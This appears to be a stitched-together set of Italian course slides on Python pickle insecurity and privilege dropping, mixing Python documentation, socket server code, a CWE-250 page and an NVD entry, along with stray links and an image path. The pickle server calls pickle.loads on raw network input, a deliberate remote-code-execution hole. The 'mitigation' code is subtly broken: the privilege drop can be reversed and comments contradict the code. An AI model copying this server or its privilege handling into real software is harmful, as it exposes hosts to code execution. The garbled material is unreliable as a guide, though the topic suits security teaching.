The `pickle` module implements binary protocols for serializing and de-serializing a Python object structure. *"Pickling"* is the process whereby a Python object hierarchy is converted into a byte stream, and *"unpickling"* is the inverse operation, whereby a byte stream (from a binary file or bytes-like object) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as "serialization", "marshalling," [1] or "flattening"; however, to avoid confusion, the terms used here are "pickling" and "unpickling".

Warning: The `pickle` module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with `hmac` if you need to ensure that it has not been tampered with.

Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See Comparison with json.

Comparison with `json`

There are fundamental differences between the pickle protocols and JSON (JavaScript Object Notation):

- JSON is a text serialization format (it outputs unicode text, although most of the time it is then encoded to `utf-8`), while pickle is a binary serialization format;
- JSON is human-readable, while pickle is not;
- JSON is interoperable and widely used outside of the Python ecosystem, while pickle is Python-specific;
- JSON, by default, can only represent a subset of the Python built-in types, and no custom classes; pickle can represent an extremely large number of Python types (many of them automatically, by clever usage of Python's introspection facilities; complex cases can be tackled by implementing specific object APIs);
- Unlike pickle, deserializing untrusted JSON does not in itself create an arbitrary code execution vulnerability.

JSON

```python
#!/usr/bin/python

import os
import json
import time
import socket
import signal

signal.signal(signal.SIGCHLD, signal.SIG_IGN)

def server(skt):
    line = skt.recv(1024)

    obj = json.loads(line.decode())

    for i in obj:
        skt.send(("perché mi hai inviato " + i + "?\n").encode())

    skt.send("Grazie per i tuoi dati!\n".encode())

skt = socket.socket(socket.AF_INET, socket.SOCK_STREAM, 0)
skt.bind(('0.0.0.0', 10009))
skt.listen(10)

while True:
    clnt, addr = skt.accept()

    if(os.fork() == 0):
        clnt.send("Connessione accettata da %s:%d" % (addr[0], addr[1]))
        server(clnt)
```

5.2 Mitigazione Riduzione e ripristino dei privilegi

Drop dei privilegi


```python
#!/usr/bin/python
# -*- coding: utf-8 -*-

import os
import pickle
import time
import socket
import signal

signal.signal(signal.SIGCHLD, signal.SIG_IGN)

# User and group IDs for root and a specific level user
uid_root = os.getuid()  # Assuming the script is started with root privileges
gid_root = os.getgid()
uid_level17 = 1080  # Example UID for a non-privileged user
gid_level17 = 1080  # Example GID for a non-privileged group

def server(skt):
    line = skt.recv(1024)

    obj = pickle.loads(line)

    for i in obj:
        skt.send(("why did you send me " + i + "?\n").encode())
```

```python
# Drop privileges
def drop_privileges():
    try:
        os.setegid(gid_level17)
        os.seteuid(uid_level17)
        print("Privileges dropped to UID - GID : ")
        print(uid_level17)
        print(gid_level17)
    except OSError:
        print("Failed to drop privileges.")
        exit(1)
```

Restore dei privilegi

```python
# Restore privileges
def restore_privileges():
    try:
        os.seteuid(uid_root)
        os.setegid(gid_root)
        print("Privileges restored to UID - GID :")
        print(uid_root)
        print(gid_root)
    except OSError:
        print("Failed to restore privileges.")
        exit(1)
```

```python
skt = socket.socket(socket.AF_INET, socket.SOCK_STREAM, 0)
skt.bind(('0.0.0.0', 10008))
skt.listen(10)

while True:
    clnt, addr = skt.accept()

    if os.fork() == 0:
        clnt.send("Accepted connection from %s:%d" % (addr[0], addr[1]))
        drop_privileges()  # Drop privileges before processing
        server(clnt)
        restore_privileges()  # Restore privileges before exiting the child process
        exit(1)  # Using exit(0) to signify a clean exit
```


https://chat.openai.com
https://chat.openai.com
Common Weakness Enumeration
A community-developed list of SW & HW weaknesses that can become vulnerabilities
Top 25
Top HW CWE
New to CWE
Start here!
Home > CWE List > CWE- Individual Dictionary Definition (4.14)
ID Lookup:
Home | About | CWE List | Mapping | Top-N Lists | Community | News | Search
CWE-250: Execution with Unnecessary Privileges
Weakness ID: 250
Vulnerability Mapping: ALLOWED
Abstraction: Base
View customized information:
Conceptual
Operational
Mapping Friendly
Complete
Custom
Description
The product performs an operation at a privilege level that is higher than the minimum level required, which creates new weaknesses or amplifies the consequences of other weaknesses.
Extended Description
New weaknesses can be exposed because running with extra privileges, such as root or Administrator, can disable the normal security checks being performed by the operating system or surrounding environment. Other pre-existing weaknesses can turn into security vulnerabilities if they occur while operating at raised privileges.
Privilege management functions can behave in some less-than-obvious ways, and they have different quirks on different platforms. These inconsistencies are particularly pronounced if you are transitioning from one non-root user to another. Signal handlers and spawned processes run at the privilege of the owning process, so if a process is running as root when a signal fires or a sub-process is executed, the signal handler or sub-process will operate with root privileges.

Description

A CWE-250 “Execution with Unnecessary Privileges” vulnerability in the embedded Chromium browser (due to the binary being executed with the “--no-sandbox” option and with root privileges) exacerbates the impacts of successful attacks executed against the browser. This issue affects: AiLux imx6 bundle below version imx6_1.0.7-2.

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD	**Base Score:** N/A	NVD assessment not yet provided.
CNA: Nozomi Networks Inc.	**Base Score:** 6.8 MEDIUM	**Vector:** CVSS:3.1/AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have not published a CVSS score for this CVE at this time. NVD Analysts use publicly available information at the time of analysis to associate CVSS vector strings. A CNA provided score within the CVE List has been displayed.

GRAZIE PER L’ATTENZIONE